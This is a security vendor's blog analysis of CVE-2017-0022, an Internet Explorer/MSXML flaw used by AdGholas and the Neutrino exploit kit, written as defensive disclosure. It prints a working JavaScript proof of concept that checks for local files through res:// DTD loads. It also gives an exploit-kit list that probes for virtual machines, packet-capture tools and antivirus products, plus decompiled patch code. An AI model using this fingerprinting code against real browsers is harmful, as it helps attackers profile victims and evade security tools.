CVE-2017-0022: Microsoft Patches a Vulnerability Exploited by AdGholas and Neutrino

- Posted on:March 24, 2017 at 1:50 am
- Posted in:Exploits, Vulnerabilities
- Author:
  Brooks Li (Threats Analyst) and Henry Li (Threats Analyst)

0


Part of this month's Patch Tuesday is an update for a zero-day information disclosure vulnerability (CVE-2017-0022), which we privately reported to Microsoft in September 2016. This vulnerability was used in the AdGholas malvertising campaign and later integrated into the Neutrino exploit kit. CVE-2017-0022 likely replaced the similar CVE-2016-3298 and CVE-2016-3351 vulnerabilities from the same campaign, which were addressed by previous patches.

An attacker exploiting CVE-2017-0022 could use phishing attacks to lure potential targets to malicious websites. Successful exploitation of this vulnerability could allow a cybercriminal access to information on the files found in the user's system. In particular, the attacker would be able to detect if the system is using specific security solutions—especially ones that analyze malware.

Analysis of CVE-2017-0022

The sample we analyzed was found in the wild, first with the AdGholas campaign in July 2016, and again with the Neutrino exploit kit in September 2016.

A typical malvertising campaign exploiting the CVE-2017-0022 vulnerability follows this flow:



Here is a breakdown of how CVE-2017-0022 detects the existence of certain files in a user's system:

```
function decimalToHexString(_number) {
    if (_number < 0) {
        _number = 0xFFFFFFFF + _number + 1;
    }
    return _number.toString(16).toUpperCase();
}

function n(e) {
    var r;
    try {
        r = new ActiveXObject("Microsoft.XMLDOM"), r.async = 0, r.loadXML('<!DOCTYPE _ SYSTEM "' + e + '">')
    } catch (s) {}
    return r && r.parseError.errorCode
}

function mytest() {
  // should not exist
  var test1 = n("res://C:\\Program Files\\Hahahaha\\[redacted]");
  alert(decimalToHexString(test1));

  // should exist
  var test2 = n("res://C:\\Program Files\\Internet Explorer\\i[redacted]");
  alert(decimalToHexString(test2));
  var test3 = n("res://C:\\Program Files\\Internet Explorer\\ie[redacted]");
  alert(decimalToHexString(test3));
  var test4 = n("res://C:\\Program Files\\Internet Explorer\\ie[redacted]");
  alert(decimalToHexString(test4));
  var test5 = n("res://C:\\Program Files\\Internet Explorer\\i[redacted]");
  alert(decimalToHexString(test5));
}

mytest();
```

Microsoft.XMLDOM has a function defined as follows:

> LoadXML(string)

The string can be in the following format:

> <!DOCTYPE rootElement SYSTEM "URIreference">

The URIreference can be a string which represents res protocol resources. The format is as follows:

res://sFile[/sType]/sID

The zero day vulnerability exists in the following [version resource]:

RT_ICON MAKEINTRESOURCE (3)	Hardware-dependent icon resource.
RT_MESSAGETABLE MAKEINTRESOURCE (11)	Message-table entry.
RT_VERSION MAKEINTRESOURCE (16)	Version resource.
RT_MANIFEST MAKEINTRESOURCE (24)	Side-by-side assembly manifest.

```
HRESULT __fastcall CResProtocol::DoParseAndBind(LPWSTR a1, int a2, DWORD a3, struct CStr *a4, int a5, CResProtocol *a6, struct
{
  LPCWSTR *v8; // esi@1
  int v9; // eax@1
  HRESULT v10; // ebx@3
  int v11; // eax@6
  LPWSTR v12; // eax@13
```

```
  }
LABEL_11:
  hLibModule = LoadLibraryExW(*v8, 0, 0x60u);
  if ( !hLibModule )
  {
    v10 = 0x80070485u;
    goto LABEL_68;
  }
```

The mshtml module will instruct the above function to process the res protocol.

If the sFile does not exist, the LoadLibraryExW will fail and return errorCode 0x80070485. However, if the file is found to exist, the function will get the resource located in the sFile. This resource is not a valid DTD file, thus when the XMLParser::Run processes the resource as a DTD file, it will return the errorCode 0x80004005.

```
signed int __stdcall XMLParser::Run(int this, int a2)
{
  int (*v2)(void); // edi@1
  int v3; // eax@2
  signed int v4; // ebx@6
  int v5; // ebx@7
  int v6; // esi@7
  __int32 v7; // ecx@8
  int v8; // edx@8
  int v9; // edi@13
```

```
            if ( v7 != 0x8000000A )
            {
              if ( v7 != 0x80070005 )
              {
                if ( (unsigned __int8)XMLParser::IsCrossDomainDownload(v8) )
                {
                  v7 = 0x80004005u;
                  Buf1 = (void *)0x80004005;
                  v230 = 0x80004005u;
                }
                else
                {
                  v7 = (__int32)Buf1;
                }
              }
```

Using the different return values, the vulnerability can check if a specific sFile exists or not.

If CVE-2017-0022 is integrated into an exploit kit such as Neutrino, it analyzes the system for signs of security software and checks if the browser is using any sandbox solutions. In addition, it inspects the system for the presence of any packet capture software. A sample code can be found below:


```
["onerror", "errorHandler", "debug", "maxParallelCheck", "frameName", "dFrame", "name", "VirtualBox Guest Additions", "res", "res://C:\\Program Files\\Oracle\\VirtualBox Guest Additions\\DIFxAPI.dll/#24/123", "type", "vm", "VMware Tools", "res://C:\\Program Files\\VMware\\VMware Tools\\plugins\\common\\hgfsServer.dll/#24/1", "FiddlerCore", "res://C:\\Program Files (x86)\\Fiddler2\\uninst.exe/#24/1", "tool", "Wireshark", "res://C:\\Program Files (x86)\\Wireshark\\wireshark.exe/#24/1", "FFDec", "res://C:\\Program Files (x86)\\FFDec\\Uninstall.exe/#24/1", "ESET NOD32 Antivirus", "res://C:\\Program Files\\ESET\\ESET NOD32 Antivirus\\egui.exe/#24/1", "av", "Bitdefender 2016", "res://C:\\Program Files\\Bitdefender Agent\\ProductAgentService.exe/#24/1", "length", "[START] checking process ...", "Software for checking: ", "getTime", "successCallback", "failCallback", "pop", "=== Checking element: ", " on iframe: ", " ===", "loading", "interactive", "complete", "getElementById", "src", "setAttribute", "readyState", "onCheckState: iframe: ", ", state: ", ", software: ", "onLoad: iframe loaded: ", "[FOUND]: ", ":", "push", "[NOT FOUND]: ", "[FINISH] checking process", "Calling successCallback", "Calling failCallback", " ", "log", "creating iFrame: ", "iframe", "createElement", "id", "width", "style", "1px", "height", "readystatechange", "load", "appendChild", "body", "deleting iframe: ", "removeChild", "parentNode", "addEventListener", "attachEvent", "on", "removeEventListener", "detachEvent", "softSuccessCallBack", "softFailedCallBack"]
```

Patch Analysis

Microsoft's Patch Tuesday for March addressed this vulnerability via the MS17-022 security bulletin, which changed how MSXML handles objects in memory. Cybercriminals can often resort to exploiting non-critical vulnerabilities given that these kinds of bugs tend to be put on the backburner when it comes to updates unless given specific attention.

A sample code before patching can be seen below:

```
__int32 __stdcall XMLParser::LoadDTD(XMLParser *this, const unsigned __int16 *a2, const unsigned __int16 *a3)
{
  __int32 v3; // edi@1
  int v4; // eax@2
  int v5; // eax@5
  int v6; // ST10_4@5
  int (__stdcall *v7)(_DWORD, _DWORD, _DWORD); // edi@5
  int v8; // eax@8
  char v10; // [sp+8h] [bp-Ch]@1
  int v11; // [sp+Ch] [bp-8h]@2

  v3 = ModelInit::init(&v10, *((_DWORD *)this + 45));
  if ( v3 >= 0 )
  {
    EnterCriticalSection((LPCRITICAL_SECTION)((char *)this + 148));
    stackinfo::record((char *)this + 176);
    v11 = 0;
    v4 = *((_DWORD *)this + 23);
    if ( v4 && *(_BYTE *)(v4 + 12) )
      v11 = 1;
    v5 = *((_DWORD *)this + 36);
    ++*((_DWORD *)this + 12);
    v6 = v5;
    v7 = *(int (__stdcall **)(_DWORD, _DWORD, _DWORD))(*(_DWORD *)v
    __guard_check_icall_fptr(*(_DWORD *)(*(_DWORD *)v5 + 12));
    v3 = v7(v6, this, 1);
    if ( !v3 )
    {
      v3 = XMLParser::PushURL(this, (struct IURLStream **)this, a2, a3, v11 == 1, 1, 1u, 0, 0);
      *((_BYTE *)this + 42) = 0;
      if ( v3 >= 0 )
      {
        if ( XMLParser::IsDownloadExternal(this) )
        {
          v8 = *((_DWORD *)this + 23);
          if ( v8 )
            *(_BYTE *)(v8 + 32) = 1;
        }
      }
    }
    if ( *((_DWORD *)this + 44) )
      memset(*((void **)this + 44), 0, 0x100u);
    LeaveCriticalSection((LPCRITICAL_SECTION)((char *)this + 148));
  }
  ModelInit::_ModelInit(&v10);
  return v3;
}
```

xmlparser::PushURL

File exist, return 0

File not exist, return 0x80070485

Set IsCrossDomainDownload

In contrast, here is the code after patching:

```
__int32 __stdcall XMLParser::LoadDTD(XMLParser *this, const unsigned __int16 *a2, LPCWSTR pszPath)
{
  XMLParser *v3; // esi@1
  int v4; // eax@1
  __int32 v5; // edi@2
  int v7; // eax@4
  int v8; // eax@7
  int v9; // esi@9
  LPCRITICAL_SECTION lpCriticalSection; // [sp+8h] [bp-8h]@4
  char v11; // [sp+Ch] [bp-4h]@1
  signed int thisa; // [sp+18h] [bp+8h]@4

  v3 = this;
  v4 = ModelInit::init(&v11, *((_DWORD *)this + 46));
  if ( v4 >= 0 )
  {
    CSLock::CSLock((CSLock *)&lpCriticalSection, (struct X_CRITICAL_SECTION *)((char *)this + 152));
    v7 = *((_DWORD *)this + 24);
    thisa = 0;
    if ( v7 && *( BYTE *)(v7 + 12) )
      thisa = 1;
    v8 = *((_DWORD *)v3 + 37);
    ++*((_DWORD *)v3 + 12);
    v5 = (*(int (__stdcall **)(int, XMLParser *, signed int))(*(_DWORD *)v8 + 12))(v8, v3, 1);
    if ( !v5 )
    {
      v5 = XMLParser::PushURL(v3, a2, pszPath, thisa == 1, 1, 1, 0, 0);
      *((_BYTE *)v3 + 42) = 0;
      if ( (unsigned __int8)XMLParser::IsDownloadExternal(v3) )
      {
        v9 = *((_DWORD *)v3 + 24);
        if ( v9 )
          *(_BYTE *)(v9 + 32) = 1;
      }
    }
    X_CRITICAL_SECTION::Leave(lpCriticalSection);
  }
  else
  {
    v5 = v4;
  }
  ModelInit::_ModelInit(&v11);
  return v5;
}
```

xmlparser::PushURL


File exist, return 0

File not exist, return 0x80070485

Set IsCrossDomainDownload

Before patching, if file exists, IsCrossDomainDownload is set as true, otherwise do not set IsCrossDomainDownload. After the vulnerability is patched, IsCrossDomainDownload will be true whether or not the file exists.

In xmlparser::run function, has the following code:



If IsCrossDomainDownlaod is true, it will set the errorCode to 0x80004005. After it is patched, the return errorCode will be 0x80004005 whether or not the file exists.

Trend Micro Solutions

In addition to Microsoft's security update, users can take steps to ensure that their system's exposure to threats are minimized. Keeping up-to-date with the latest patches plays a critical role in mitigating the risks for end-users and especially businesses.

Trend Micro™ Deep Security™ protects networks through this Deep Packet Inspection (DPI) rule:

- 1008173-Microsoft XML Core Service Information Disclosure Vulnerability (CVE-2017-0022)

TippingPoint customers are protected from attacks exploiting these vulnerabilities with these MainlineDV filters:

- 27047: HTTP: Microsoft Internet Explorer parseError Information Disclosure Vulnerability
- 27061: HTTP: Microsoft Internet Explorer ActiveX parseError.errorCode Invocation

Trend Micro's Vulnerability Protection and OfficeScan's Intrusion Defense Firewall plug-in shield endpoints from known and unknown vulnerability exploits before patches are deployed.

With additional insights from Joseph C. Chen

Trend Micro would also like to thank @kafeine for his contribution to this article.

Related Posts:

- **Microsoft Patches IE/Edge Zero-day Used in AdGholas Malvertising Campaign**
- **CVE-2016-3298: Microsoft Puts the Lid on Another IE Zero-day Used in AdGholas Campaign**
- **Patch Tuesday of January 2017: Microsoft Releases Four Bulletins, One Rated Critical**
- **Microsoft Patch Tuesday of March 2017: 18 Security Bulletins; 9 Rated Critical, 9 Important**

Tags: AdGholas

Featured Stories

- RAMNIT: The Comeback Story of 2016
- Tracking the Decline of Top Exploit Kits
- Brute Force RDP Attacks Plant CRYSIS Ransomware
- Lurk: Retracing the Group's Five-Year Campaign
- How Cyber Propaganda Influenced Politics in 2016

2016 Annual Security Roundup

- 2016 was an unprecedented year for cybersecurity, particularly for enterprises. The Trend Micro™ Smart Protection Network™ blocked over 81 billion threats in 2016, a 56% increase from the threats blocked in 2015.
  Read our 2016 Annual Security Roundup

Business Email Compromise

- How can a sophisticated email scam cause more than $2.3 billion in damages to businesses around the world?
  See the numbers behind BEC

Latest Ransomware Posts

Cerber Starts Evading Machine Learning

TorrentLocker Changes Attack Method, Targets Leading European Countries

CERBER Changes Course, Triple Checks for Security Software

Unix: A Game Changer in the Ransomware Landscape?

Brute Force RDP Attacks Plant CRYSIS Ransomware

Recent Posts

- IIS 6.0 Vulnerability Leads to Code Execution
- Cerber Starts Evading Machine Learning
- CVE-2017-0022: Microsoft Patches a Vulnerability Exploited by AdGholas and Neutrino
- Third-Party App Stores Delivered via the iOS App Store
- Winnti Abuses GitHub for C&C Communications

Ransomware 101

- 

  This infographic shows how ransomware has evolved, how big the problem has become, and ways to avoid being a ransomware victim.
  Check the infographic

Popular Posts

CVE-2017-5638: Apache Struts 2 Vulnerability Leads to Remote Code Execution
Winnti Abuses GitHub for C&C Communications
RATANKBA: Delving into Large-scale Watering Holes against Enterprises
New Linux Malware Exploits CGI Vulnerability
MajikPOS Combines PoS Malware and RATs to Pull Off its Malicious Tricks

Latest Tweets

- #MachineLearning is an integral part of malware detection – which is why #ransomware is now trying to get around it. bit.ly/2ommhZy
  about 2 hours ago
- #Ransomware takes on different disguises to sneak into victim's devices. Read more about current threats here:… twitter.com/i/web/status/8…
  about 10 hours ago
- While conducting research on #cybercrime in West Africa, we stumbled upon a scamming operation dubbed "Z*N". Report… twitter.com/i/web/status/8…
  about 13 hours ago

Stay Updated

Email Subscription

Your email here

Subscribe